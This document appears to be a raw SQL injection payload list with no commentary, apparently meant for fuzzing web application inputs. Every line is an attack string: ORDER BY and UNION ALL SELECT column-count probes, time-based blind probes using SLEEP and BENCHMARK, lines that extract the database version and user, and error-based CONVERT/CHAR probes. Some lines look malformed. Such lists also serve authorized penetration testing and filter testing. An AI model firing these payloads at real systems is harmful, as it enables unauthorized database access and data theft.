ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#

ORDER BY SLEEP(5)--

ORDER BY 1,SLEEP(5)--

ORDER BY 1,SLEEP(5),3--

ORDER BY 1,SLEEP(5),3,4--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--

UNION ALL SELECT 1

UNION ALL SELECT 1,2

UNION ALL SELECT 1,2,3

UNION ALL SELECT 1,2,3,4

UNION ALL SELECT 1,2,3,4,5

UNION ALL SELECT 1,2,3,4,5,6

UNION ALL SELECT 1,2,3,4,5,6,7

UNION ALL SELECT 1,2,3,4,5,6,7,8

UNION ALL SELECT 1,2,3,4,5,6,7,8,9

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30

UNION ALL SELECT 1#

UNION ALL SELECT 1,2#

UNION ALL SELECT 1,2,3#

UNION ALL SELECT 1,2,3,4#

UNION ALL SELECT 1,2,3,4,5#

UNION ALL SELECT 1,2,3,4,5,6#

UNION ALL SELECT 1,2,3,4,5,6,7#

UNION ALL SELECT 1,2,3,4,5,6,7,8#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#

UNION ALL SELECT 1--

UNION ALL SELECT 1,2--

UNION ALL SELECT 1,2,3--

UNION ALL SELECT 1,2,3,4--

UNION ALL SELECT 1,2,3,4,5--

UNION ALL SELECT 1,2,3,4,5,6--

UNION ALL SELECT 1,2,3,4,5,6,7--

UNION ALL SELECT 1,2,3,4,5,6,7,8--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--

UNION SELECT @@VERSION,SLEEP(5),3

UNION SELECT @@VERSION,SLEEP(5),USER(),4

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30

UNION SELECT @@VERSION,SLEEP(5),"'3

UNION SELECT @@VERSION,SLEEP(5),"'3'"#

UNION SELECT @@VERSION,SLEEP(5),USER(),4#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#

UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#

UNION ALL SELECT USER()--

UNION ALL SELECT SLEEP(5)--

UNION ALL SELECT USER(),SLEEP(5)--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5)--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A'))--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

UNION ALL SELECT NULL--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--

UNION ALL SELECT NULL#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#

